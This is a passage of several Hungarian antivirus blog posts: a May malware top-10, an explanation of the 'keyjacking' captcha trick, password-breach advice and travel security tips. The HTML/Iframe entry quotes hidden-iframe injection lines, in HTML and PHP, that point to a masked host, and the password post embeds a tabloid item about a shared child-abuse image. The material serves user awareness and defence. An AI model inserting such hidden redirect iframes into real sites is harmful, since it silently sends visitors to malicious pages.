Működés: A Win32/Bundpill féreg hordozható külső adathordozókon terjed. Futása során különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít. Valódi károkozásra is képes, a meghajtóinkról az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat törölheti. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.




Bővebb információ: http://www.virusradar.com/en/Win32_Bundpil.A/description



2. INF/Autorun vírus

Elterjedtsége a májusi fertőzések között: 2.80%

Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.




Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun



3. HTML/ScrInject.B trójai

Elterjedtsége a májusi fertőzések között: 2.62%

Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

4. Win32/Sality vírus

Elterjedtsége a májusi fertőzések között: 2.59%

Működés: A Win32/Sality egy polimorfikus fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.



Bővebb információ: http://www.eset.eu/encyclopaedia/sality_nar_virus__sality_aa_sality_am_sality_ah

5. HTML/Iframe.B.Gen vírus

Elterjedtsége a májusi fertőzések között: 2.19%

Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.

For HTML files

"<iframe src="http://xxxxxxxx.com/?click=290625" width=1 height=1 style="visibility:hidden;position:absolute"></iframe>"

For PHP files

echo "<iframe src=\"http://xxxxxxxx.com/?click=4216546\" width=1 height=1 style=\"visibility:hidden;position:absolute\"></iframe>";




Bővebb információ: http://www.virusradar.com/HTML_Iframe.B.Gen/description

6. Win32/Dorkbot féreg

Elterjedtsége a májusi fertőzések között: 2.18%

Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.




Bővebb információ: http://www.virusradar.com/en/Win32_Dorkbot.B/description



7. Win32/Conficker féreg

Elterjedtsége a májusi fertőzések között: 1.95%

Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.




Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker



8. Win32/Ramnit vírus

Elterjedtsége a májusi fertőzések között: 1.62%

Működés: A Win32/Ramnit egy fájlfertőző vírus, amelynek kódja minden rendszerindításkor lefut. DLL és EXE formátumú állományokat képes megfertőzni, ám ezen kívül a HTM, illetve HTML fájlokba is illeszt kártékony utasításokat. Végrehajtásakor sebezhetőséget keres a rendszerben (CVE-2010-2568), és ha még nincs befoltozva a biztonsági rés, úgy távolról tetszőleges kód futtatására nyílik lehetőség. A támadók a távoli irányítási lehetőséggel képernyőképek készítését, jelszavak és egyéb bizalmas adatok kifürkészését, továbbítását is el tudják végezni.




Bővebb információ: http://www.virusradar.com/Win32_Ramnit.A/description?lng=en

9. Win32/Qhost trójai

Elterjedtsége a májusi fertőzések között: 1.43%

Működés: A Win32/Qhost trójai hátsó ajtót nyit a gépen, kiszolgáltatja annak adatait a bűnözőknek. Futása során először bemásolja magát a Windows %system32% alkönyvtárába, majd kapcsolatba lép távoli vezérlő szerverével, ahonnan átvehető a teljes irányítás a megtámadott számítógép felett. A Win32/Qhost általában fertőzött e-mail üzenetek mellékleteiben terjed.



Bővebb információ: http://www.virusradar.com/en/Win32_Qhost.PEV/description

10. JS/Iframe trójai

Elterjedtsége a májusi fertőzések között: 1.16%

Működés: A JS/Iframe trójai egy olyan program, amely észrevétlenül átirányítja a böngészőt egy kártékony kódot tartalmazó weboldalra. A kártevő program kódja általában szabványos HTML oldalakon belül, annak belsejébe beágyazva található.



Bővebb információ: http://www.virusradar.com/JS_Iframe.AS/description

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- Kisokos a Cryptolocker kártevő ellen
- Titkosítás nem csak kémeknek
- Egy Skype támadás margójára
- Újabb URL ellenőrző motor a VirusTotalon

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5378509

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Mai szavunk pedig: keyjacking

2013.07.01. 10:25 | Csizmazia István [Rambo] | 2 komment

Címkék: social captcha malware átverés futtatás engineering keyjacking esegui


A kártevőterjesztők trükkjeinek tárháza kimeríthetetlen, ötleteik frissek és furmányosak, így hát a korábbi "clickjacking" után most itt a "keyjacking". Ezúttal **úgy tévesztik meg a felhasználót, hogy azt hiszi, captcha-t gépel be, pedig valójában ehelyett egy kártevő lefuttatását engedélyezi**. Social engineering faktor egyelőre olaszul, de a trükk sajnos nagy valószínűséggel előbb-utóbb nyelvfüggetlenül is felbukkan majd mindenhol.



Először azonban lássuk a klasszikus clickjackinget. Erről már többször és többféle formában is szó volt, röviden a képernyőn vannak olyan másnak látszó területek, amikre ha kattintunk, (szinte) észrevétlenül elirányít minket idegen weboldalakra. Látszólag csak egy képre kattintunk, valójában azonban mégsem. **Ellene éljen és virágozzon a NoScript böngésző kiegészítő, a dolog az elkövetők számára pedig ott nyer értelmet, hogy enyhébb esetben a csalók a lekattintott, reklámokat megjelentető, vagy akár szokásaink után kérdezgető weblapok, űrlapok után a hirdetőktől, piackutatóktól fejpénzt kapnak, illetve súlyosabb esetben kártevős oldalakra jutva meg is fertőződhetünk.**




És akkor jöjjön a keyjacking, amire olaszországi biztonsági kutatók figyeltek fel. Ha Internet Explorer alatt rákattintunk mondjuk egy EXE állományra, akkor egy dialógusablakot kapunk: Run, Save vagy Cancel, magyarul futtatjuk közvetlenül, elmentjük egy adott mappába, vagy meggondoljuk magunkat és nem teszünk semmit. **Nos erre építette az elgondolást az az átverés, amely ezt a kérdést feltevő ablakot eltakarva egy másik, animált GIF-et tartalmazó ablakot jelenít meg egy IFRAME-ben, és látszólag captcha-t kér be**. Ugye az animált GIF ahhoz kellett, hogy a beviteli mezőnél élethűen villoghasson a kurzor.




A nagy trükk itt az, hogy csak a captcha kód első betűje - az "e" - kell, hogy megegyezzen az eltakart ablak első, futtatást engedélyező menüpont első betűjével, ami jelen esetben "Esegui". Az hogy mit gépel utána, egyezik-e vagy sem, nem is számít. Ha a szerencsétlen áldozat lépre megy, direktben futtatja a letölthető EXE állományt, ami ha nincs megfelelő antivírus védelme, azonnal akár meg is fertőzheti a rendszerét. **A különféle böngészők különféle módon kezelik ezt a fajta próbálkozást, IE alatt is jelenhet meg figyelmeztető sáv, azonban a leghatékonyabban a Mozilla Firefox int be a keyjackingnek: a kamu ablak NEM takarja le a fájl letöltési párbeszéd ablakot, így ott biztosan nem vernek át vele.**





Elgondolkodtató módszer ez, ami még ráadásul jól el is bizonytalanítja az embert, mikor megpróbál visszaemlékezni legutóbbi nem Firefox alatti captcha kitöltéseire: vajon az is ilyen lehetett, vagy talán mégsem? Jól tesszük, ha amellett, hogy **naprakész internetbiztonság csomaggal védekezünk, és biztonságos böngésző klienst használunk, mostantól picit jobban odafigyelünk a letöltéseinkre, valamint korábban kapkodva és gépiesen/bambán kitöltögetett captcha-inkra is**.



Tetszik 12 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Így vigyázz a Bitcoinodra
- Újabb URL ellenőrző motor a VirusTotalon
- Negyedszázados férgek - októberi adatok
- Pacemaker wifi hack veszély
- Azután - Az AutoCAD-es kártevő utóélete

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5385715

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

titan 2013.07.01. 15:05:13

azért remélem nem csak bennem kelt gyanakvást ha villogó kurzor mellett nem tudok begépelni valamit. Attól függetlenül, hogy mivel FF-t használok, szerencsére hozzám nem jut el a dolog.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.07.01. 21:32:05

Szia Titan!

A felvetés jó, csak ha már az első karaktert leütödted, akkor már mindegy :-) Nálunk majd a captcha R azaz Run, vagy F azaz Futtat betűkkel fog kezdődni.

Windows7 alatt IE9 és IE10, valamint Windows8 alatt Chrome-on működik a trükk, IE8 alatt azonban jön a cikkben is bemutatott figyelmeztető üzenet.
www.theregister.co.uk/2013/07/01/keyjacking_attack_targets_letter_r_captchas/

A jelszó érték, vigyázzunk rá

2013.07.03. 13:27 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: jelszó lopás twitter csere feltörés ubisoft teendők

Nem kitalálni akarjuk ezúttal, hanem inkább a kezelésével kapcsolatosan vonunk némi nemű párhuzamot a jelszó és a lakáskulcsunk között, valamint **rombolni próbáljuk az "Én csak egy hétköznapi átlag ember vagyok, ugyan mit veszíthetek" mentalitást. A héten egyébként két újabb jelszavas incidens is történt, ez is adta az apropót mindehhez.**



Az első hír szerint kikerült Russel Crowe irányítása alól a Twitter fiókja, valaki feltörhette az accountját, és a kitalált/kikerült jelszóval a színész nevében posztolt, esetünkben egy pucér nénis fényképet. Sok illúzió- és imázsromboló dolgot lehet mások nevében posztolni, még csak nem is mondhatjuk, hogy a legrosszabb forgató könyv volt ez, hiszen **például gondoljunk csak arra ez esetre, mikor Steve Jobs Amazon webáruházas accountját feltörő Orin0co nyilvánosságra hozta, hogy az Amazon hasonmás adathalász weboldalán horogra akadt Jobs mi mindent vásárolgatott online eddig ott össze 6-7 évre visszamenőleg**.



De emlékezhetünk emellett az **idén áprilisban történt esetre is, ahol az AP hírügynökség Twitter folyamának feltörése után hamis bejegyzéseket tettek közzé**, amelyekben azt állították, hogy két bomba robbant a Fehér Ház közelében, és a támadásban Obama elnök is megsérült.



A második hír kicsit más, itt **az Ubisoft jelentette be, hogy tegnap támadás érte szervereiket, és a támadók valószínűleg hozzáfértek egy felhasználói adatbázishoz, amelyben neveket, e-mail címeket és titkosított jelszavakat tároltak**, állítólag pénzügyi jellegű információk viszont nem kerültek veszélybe. Ennél a résznél a felhasználó passzív elszenvedője a szolgáltatót ért incidens tudomásul vételéig, amiről e-mailben az Ubisoft tájékoztatta minden ügyfelét. Ám utána máris akadnak teendői, ha például a Heroes 6 játékállását meg akarja óvni.



Nézzük akkor ezek után, ha bárhol elveszítjük a jelszavunkat, mi a teendő. **Ha a lakáskulcsunkat veszítenénk el, és bárki bejöhetne, akkor tudjuk, azt nem lehet félvállról venni, és azonnali teendők vannak: zárcsere. Nagyjából ennek megfelelően a legrövidebb idő alatt itt pedig jöjjön a jelszó csere.** Hogy ez milyen legyen, és mit nevezünk "kellően erős" jelszónak, szintén kiveséztük már egy korábbi írásunkban itt. Ha nem csak sima elvesztésről, elfelejtésről van szó, **hanem arról, hogy valaki másnál is megvan ez, és be is léphet azzal - lakás esetében ilyenkor ha elmegyünk otthonról, hiába zárjuk be helyzettel analóg -, akkor a teendők is rögtön módosulnak kissé**. Az alap jelszó csere ugyanúgy ott van, de tudni kell, mi okozhatta, ezek a leggyakoribb esetek: 1. kitalálták, mert túl egyszerű volt; 2. jelszó-emlékeztetőt kértek a nevünkben; 3. kártevő vagy kémprogram van a gépünkön. **Az első két pontnál jön a GOTO jelszócsere kellően erősre, harmadik esetben pedig alapos, részletes vírusellenőrzésnek jött el az ideje már csak azért is, mert a kémprogramok nem állnak meg egy Twitternél, ott már a banki accountok begyűjtése a végső cél.**


PORNOGRÁF FELVÉTEL MIATT VETTÉK ELŐ AZ ANYUKÁT

2013.01.24. 08.45 | Bors

Nyolc év börtönt is kaphat egy kétgyermekes édesanya, miután egy közösségi oldalon megosztotta felháborodását egy pornográf képről.

Játsszon és nyerjen! 350 azonnali nyeremény a Borsban!

Büntetőeljárást kezdeményez a balatonföldvári rendőrség a kétgyermekes szőlőkö anyuka ellen.

Marton Erika veszélyeztetett terhes volt, amikor Facebook-oldala üzenőfalán egy pornográf képet talált. Egy 18 éves és egy 8 és körüli meztelen lány volt rajta, az idősebb a kisebbikkel szexuálisan izgatta.

Erika csak jót akart

A képet egy olyan fiú tette fel a közösségi oldalára, akivel négy évvel korábban diákmunkán találkozott. Közelebbről nem ismerte, de pár évvel ezelőtt bejelölték egymást.

– Veszélyeztetett terhes voltam, és annyira felháborított a fotó, hogy úgy gondoltam, tennem kell valamit – mesélte az anyuka.

Persze nyilván van különbség abban, ha mi vagyunk Russel Crowe vagy az AP hírügynökség, és nagyon nem mindegy, mi kerül ki a falunkra, de emellett tudomásul kell venni, hogy az úgynevezett "hétköznap átlag embereknek" is lehet kára. Ha a nevükben ismerőseiknek hamisan üzennek: erkölcsileg lejáratnak, kölcsönkérnek, illetve munkahelyi kapcsolatainkra nézve is könnyen lehet olyan kellemetlen tartalmakat feltölteni, aminek akár állásvesztés is lehet a következménye. Emlékezzünk arra, hogy a "törvény nemismerete nem mentesít a felelősség alól" kitétel jegyében az a magyar nő, aki naivan csak megosztott egy pedofil képet a Facebookon, 8 év börtönt kockáztatott. Szóval tetszik, nem tetszik, **ahogy megtanulta mindenki, hogy a kertkaput manapság nappal is zárva kell tartani, ezt is muszáj elsajátítani a korábbi "ugyan mi történhet, én csak egy egyszerű ember vagyok" helyett.**



Egy korábbi posztunkban egyszer már összeszedtünk egy hosszabb lélegzetű tematikus tételes teendő listát jelszófeltörés esetére, akit érdekel, itt olvashatja el mindezt. Abban arról is megemlékeztünk, **miért eleve hibás, ha valakinek több helyen, vagy akár mindenhol egy és ugyanaz a jelszava, erre itt most ki sem tértünk abban bízva, hogy ilyen primitív hibát ma már senki sem vétene ;-)**

Tetszik 5 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- Kisokos a Cryptolocker kártevő ellen
- 12 tipp a biztonságos karácsonyi vásárláshoz
- Újabb URL ellenőrző motor a VirusTotalon
- Elhunyt Szőr Péter

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5389193

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Nyári tanácsok utazáshoz


2013.07.05. 11:16 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: biztonság utazás jelszó tippek mentés széf lopásgátló nyomkövetés antitheft


Tombol a nyár, itt a jó idő. **Az ESET munkatársai öt rövid pontban összeszedték, mivel segíthetjük számítógépes biztonságunkat a nyaralás alatt.**




Ma már nem is kérdés, visz-e valaki telefont, okostelefont, tabletet, noteszgépet a nyaraláshoz, általában igen, ki többet, ki kevesebbet. Érdemes pár dolgot észben tartani, illetve utazás előtt elvégezni, hogy valóban nyugodtan teljen a vakáció, ha pedig mégis elvesztenénk vagy ellopnák számítógépünket, vagy telefonunkat, **akkor is sokat tehetünk még a további kockázatok csökkentése érdekében.**




1. Készítsünk utazás előtt biztonsági másolatot
Gondoljunk bele: adataink, munkánk, dokumentumaink, szkennelt oldalaink, családi fotóink, jelszavaink, beállításaink: ezek szinte minden esetben pótolhatatlanok. Ezért még indulás előtt készítsünk külső adathordozóra (külső HDD, USB stick, DVD, etc.) több biztonsági mentést az adatainkról, és tároljuk azokat fizikailag különböző biztonságos helyen. A mentés mindig legyen erős jelszóval (vagy pl. truecrypt-tel) is védve, ekkor esetleg még felhős tárhelyre is fel lehet tölteni.



2. Legyen zárolt a készülék
Győződjünk meg arról, hogy a mobil készülékeinken (laptop, táblagép, okostelefon, stb.) be legyen kapcsolva a jelszavas védelem, és az időzár. Mit sem ér a jelszó vagy PIN kód, ha már kinyitott üzemelő készülékünk kerül rossz kezekbe. Ezzel magát a lopást ugyan nem akadályozzuk meg, de legalább nem könnyítjük meg az esetleges tolvaj dolgát.



3. Ha már ellopták, töröljünk távolról
Táblagépünkön, okostelefonunkon, és a 6-os verziós ESET Smart Security megjelenésével már számítógépünkön is használhatunk lopásgátló, illetve lopásnyomonkövető funkciót, érdemes élni vele. Okostelefon lopás esetén töröljünk minden személyes adatot távolról SMS paranccsal, ha ez szükséges, majd ezek után mihamarabb tiltassuk le a SIM kártyát és a telefon IMEEI száma alapján a készüléket is. A SIM kártya azonnali tiltása esetén nem növelhetik meg a telefonszámlánkat idegen hívásokkal, az IMEEI kód letiltásával pedig maga a készülék is használhatatlan lesz a hazai GSM hálózatok alatt, persze ettől a lopott autókhoz hasonlóan külföldre még kivihetik.



4. Használjunk lopásgátlót a nyomkövetéshez
